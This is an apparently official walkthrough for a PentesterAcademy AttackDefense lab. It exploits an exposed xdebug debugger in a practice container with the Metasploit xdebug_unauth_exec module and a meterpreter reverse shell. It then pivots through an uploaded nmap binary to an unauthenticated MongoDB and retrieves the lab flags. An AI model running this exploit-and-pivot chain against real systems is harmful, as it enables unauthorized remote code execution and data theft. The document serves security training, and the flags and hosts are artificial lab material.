
ATTACK
DEFENSE
by PentesterAcademy

Name	Attacking Microservice Containers II
URL	https://www.attackdefense.com/challengedetails?cid=1030
Type	DevSecOps : Microservices


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the subnet


Command: nmap 192.14.78.0/24

```
root@attackdefense:~# nmap 192.14.78.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-14 18:46 IST
Nmap scan report for 192.14.78.1
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 02:42:4E:AB:20:E6 (Unknown)

Nmap scan report for uwfrctyqfy5dxyus080d1h32c.temp-network_a-14-78 (192.14.78.3)
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:0E:4E:03 (Unknown)

Nmap scan report for attackdefense.com (192.14.78.2)
Host is up (0.000014s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13

Nmap done: 256 IP addresses (3 hosts up) scanned in 16.43 seconds
root@attackdefense:~#
```

Step 2: We have discovered an open port 80 on the target machine. We can open mozilla firefox and navigate to the IP address.



Step 3: Pico web application is running on the target machine. But since a debugger extension is enabled on the web server. We have to look for web server settings. We can check whether phpinfo.php file exists which contains information regarding php installation on the target machine.



Step 4: The phpinfo.php files exists and provides us with information regarding php installation on the target machine. We can scroll down and look for enabled extensions

xdebug

xdebug support	enabled
Version	2.5.5
IDE Key	root

Supported protocols	Revision
DBGp - Common DeBuGger Protocol	$Revision: 1.145 $

Directive	Local Value	Master Value
xdebug.auto_trace	Off	Off
xdebug.cli_color	0	0
xdebug.collect_assignments	Off	Off
xdebug.collect_includes	On	On
xdebug.collect_params	0	0
xdebug.collect_return	Off	Off
xdebug.collect_vars	Off	Off
xdebug.coverage_enable	On	On
xdebug.default_enable	On	On
xdebug.dump.COOKIE	*no value*	*no value*
xdebug.dump.ENV	*no value*	*no value*

Step 5: The xdebug extension is enabled on the php installation. We can search for exploits for xdebug using searchsploit

Command: searchsploit xdebug

```
root@attackdefense:~# searchsploit xdebug
------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                        |  Path
                                                                                                      | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------ ----------------------------
xdebug < 2.5.5 - OS Command Execution (Metasploit)                                                    | exploits/php/remote/44568.rb
------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Result
root@attackdefense:~#
```

Step 6: A metasploit module is available to exploit xdebug. We can use metasploit to exploit the vulnerability.

Command: msfconsole
search xdebug

```
msf5 > search xdebug

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   1  exploit/unix/http/xdebug_unauth_exec  2017-09-17       excellent  Yes    xdebug Unauthenticated OS Command Execution


msf5 >
```

Command: use exploit/unix/http/xdebug_unauth_exec
show options

```
msf5 exploit(unix/http/xdebug_unauth_exec) > show options

Module options (exploit/unix/http/xdebug_unauth_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /index.php       yes       Path to target webapp
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       Callback host for accepting connections
   SRVPORT  9000             yes       Port to listen for the debugger
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Command: set RHOST 192.14.78.3
set LHOST 192.14.78.2
exploit
getuid

```
msf5 exploit(unix/http/xdebug_unauth_exec) > set RHOST 192.14.78.3
RHOST => 192.14.78.3
msf5 exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.14.78.2
LHOST => 192.14.78.2
msf5 exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.14.78.2:4444
[*] 192.14.78.3:80 - Waiting for client response.
[*] 192.14.78.3:80 - Receiving response
[*] 192.14.78.3:80 - Shell might take upto a minute to respond.Please be patient.
[*] 192.14.78.3:80 - Sending payload of size 2026 bytes
[*] Sending stage (38247 bytes) to 192.14.78.3
[*] Meterpreter session 1 opened (192.14.78.2:4444 -> 192.14.78.3:34352) at 2019-05-14 18:52:56 +0530

meterpreter > getuid
Server username: root (0)
meterpreter >
```

Step 7: A meterpreter shell was obtained on the target machine as root user. We can use the "shell" command to obtain a command shell and search for flag.

Command: shell
find / -name *flag*

```
meterpreter > shell
Process 26 created.
Channel 0 created.
find / -name *flag*
find: '/proc/tty/driver': Permission denied
/var/www/html/0015019ef4-flag
```

Command: cat /var/www/html/0015019ef4-flag


```
cat /var/www/html/0015019ef4-flag
0015019ef42c44bdd9b7ded5af35a33b
```

This reveals the flag to us.

FLAG1: 0015019ef42c44bdd9b7ded5af35a33b

Step 8: We can run ifconfig command to find other networks connected to the target machine

Command: ifconfig



The the second network is revealed to us.

Step 9: We can use Nmap portable binary to scan the second network. The Nmap portable binary is present in tools directory on Desktop on the attacker machine.

Command: ls -l ~/Desktop/tools/portable
ls -l ~/Desktop/tools/portable/nmap/

```
root@attackdefense:~# ls -l ~/Desktop/tools/portable/
total 4
drwxr-xr-x 2 root root 4096 May 14 19:44 nmap
root@attackdefense:~# ls -l ~/Desktop/tools/portable/nmap/
total 7568
-rwxr-xr-x 1 root root 6730184 Mar 27  2018 nmap
-rw-r--r-- 1 root root   14461 May 14 19:43 nmap-payloads
-rw-r--r-- 1 root root  998635 May 14 19:43 nmap-services
root@attackdefense:~#
```

Step 10: We can use meterpreter upload command to upload portable nmap binary to target machine.

Command: upload /root/Desktop/tools/portable/nmap /tmp

```
^C
Terminate channel 0? [y/N]  y
meterpreter > upload /root/Desktop/tools/portable/nmap /tmp/
[*] uploading  : /root/Desktop/tools/portable/nmap/nmap -> /tmp//nmap
[*] uploaded   : /root/Desktop/tools/portable/nmap/nmap -> /tmp//nmap
[*] uploading  : /root/Desktop/tools/portable/nmap/nmap-services -> /tmp//nmap-services
[*] uploaded   : /root/Desktop/tools/portable/nmap/nmap-services -> /tmp//nmap-services
[*] uploading  : /root/Desktop/tools/portable/nmap/nmap-payloads -> /tmp//nmap-payloads
[*] uploaded   : /root/Desktop/tools/portable/nmap/nmap-payloads -> /tmp//nmap-payloads
meterpreter >
```

Step 11: We can open a command shell using “shell” command and use the nmap binary to scan the subnet but we need to make the nmap binary executable first.

Command:shell
ls -l /tmp
chmod +x /tmp/nmap
ls -l /tmp

```
meterpreter > shell
Process 268 created.
Channel 4 created.
ls -l /tmp
total 7576
-rw-r--r-- 1 root root 6730184 May 14 19:49 nmap
-rw-r--r-- 1 root root   14461 May 14 19:49 nmap-payloads
-rw-r--r-- 1 root root  998635 May 14 19:49 nmap-services
drwx------ 2 root root    4096 May 14 16:55 tmpd9wmyydc
drwx------ 2 root root    4096 May 14 16:55 tmpwdy9pork
chmod +x /tmp/nmap
ls -l /tmp
total 7576
-rwxr-xr-x 1 root root 6730184 May 14 19:49 nmap
-rw-r--r-- 1 root root   14461 May 14 19:49 nmap-payloads
-rw-r--r-- 1 root root  998635 May 14 19:49 nmap-services
drwx------ 2 root root    4096 May 14 16:55 tmpd9wmyydc
drwx------ 2 root root    4096 May 14 16:55 tmpwdy9pork
```

Performing nmap scan on the subnet

Command: ./nmap 192.144.55.0/24

```
./nmap 192.144.55.0/24
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-14 19:54 IST
Nmap scan report for 192.144.55.1
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 02:42:CE:55:D2:E8 (Unknown)

Nmap scan report for kag6q3njygclzpbwyyua6vzjf.temp-network_b-144-55 (192.144.55.3)
Host is up (0.000027s latency).
All 1000 scanned ports on kag6q3njygclzpbwyyua6vzjf.temp-network_b-144-55 (192.144.55.3) are closed
MAC Address: 02:42:C0:90:37:03 (Unknown)

Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Nmap scan report for victim-1 (192.144.55.2)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.65 seconds
```

Step 12: We can find the services running on the target machines located on the second network using nmap

Command: ./nmap -p- 192.144.55.3

```
./nmap -p- 192.144.55.3
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-14 19:55 IST
Nmap scan report for kag6q3njygclzpbwyyua6vzjf.temp-network_b-144-55 (192.144.55.3)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000024s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
27017/tcp open  mongod
MAC Address: 02:42:C0:90:37:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.46 seconds
```

Step 13: MongoDB server is running on the target machine on the second network. We can interact with MongoDB server with mongo client

Command: mongo --host 192.144.55.3

```
mongo --host 192.144.55.3
MongoDB shell version v3.6.3
connecting to: mongodb://192.144.55.3:27017/
MongoDB server version: 3.6.12
```

Command: show databases

```
show databases;
admin   0.000GB
config  0.000GB
flag    0.000GB
local   0.000GB
```

Step 14: We have discovered a database called “flag”. We can retrieve the flag from it.

Command: use flag
show collections
db.flag.find()

```
use flag;
switched to db flag
show collections
flag
db.flag.find()
{ "_id" : "00001", "flag" : "875a9fa8464a4af2cfa0f27f3dc6efb3" }
```

This reveals the second flag to us.

FLAG2: 875a9fa8464a4af2cfa0f27f3dc6efb3

References

1. Xdebug metasploit module (https://www.rapid7.com/db/modules/exploit/unix/http/xdebug_unauth_exec)